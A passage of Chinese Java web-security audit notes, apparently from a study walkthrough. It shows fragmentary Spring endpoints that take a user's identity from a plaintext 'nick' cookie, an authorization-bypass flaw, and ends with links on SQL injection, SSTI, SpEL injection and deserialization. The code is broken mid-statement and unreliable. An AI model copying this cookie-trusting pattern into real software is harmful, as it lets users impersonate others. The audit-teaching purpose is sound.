
14.Cookie 某些应用获取用户身份信息可能会直接从 cookie 中直接获取明文的 nick,导致越权问题
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 @RequestMapping(value = "/vuln01") public String vuln01 (HttpServletRequest req) {String nick = WebUtils.getCookieValueByName(req, NICK); return "Cookie nick: " + nick;@RequestMapping(value = "/vuln02") public String vuln02 (HttpServletRequest req) {String nick = null ;if (cookie != null ) {return "Cookie nick: " + nick;@RequestMapping(value = "/vuln03") public String vuln03 (HttpServletRequest req) {String nick = null ;if (cookies != null ) {for (Cookie cookie : cookies) {if (NICK.equals(cookie.getName())) {return "Cookie nick: " + nick;@RequestMapping(value = "/vuln04") public String vuln04 (HttpServletRequest req) {String nick = null ;if (cookies != null ) {for (Cookie cookie : cookies) {if (cookie.getName().equalsIgnoreCase(NICK)) { return "Cookie nick: " + nick;
直接在 Cookie 中添加 nick 进行测试:
xxe fastjson
三.文章 sql 注入审计:
https://blog.xmcve.com/2023/02/17/Java_Sec_Code-Sql%E6%B3%A8%E5%85%A5%E5%AE%A1%E8%AE%A1/
java 脚本 API
https://docs.oracle.com/en/java/javase/14/scripting/java-scripting-api.html#GUID-BB128CF4-E0AE-487D-AF6C-3507AB186455
SpringSecurity
https://cloud.tencent.com/developer/article/1832815
java 中的 sql 注入代码审计
https://drun1baby.top/2022/09/14/Java-OWASP-%E4%B8%AD%E7%9A%84-SQL-%E6%B3%A8%E5%85%A5%E4%BB%A3%E7%A0%81%E5%AE%A1%E8%AE%A1/#0x03-Mybatis-%E4%B8%8B%E7%9A%84-SQL-%E6%B3%A8%E5%85%A5
预编译:
https://blob.wenxiaobai.com/article/1825ad27-6b91-23d2-7486-030a39c14af8
SSTIjava 模板注入:
https://hackerqwq.github.io/2021/12/14/javaweb%E4%BB%A3%E7%A0%81%E5%AE%A1%E8%AE%A1%E5%AD%A6%E4%B9%A0-SSTI%E6%BC%8F%E6%B4%9E/
SpEL 注入漏洞
http://rui0.cn/archives/1043
https://www.kingkk.com/2019/05/SPEL%E8%A1%A8%E8%BE%BE%E5%BC%8F%E6%B3%A8%E5%85%A5-%E5%85%A5%E9%97%A8%E7%AF%87/
java 反序列化修复:
https://xz.aliyun.com/news/32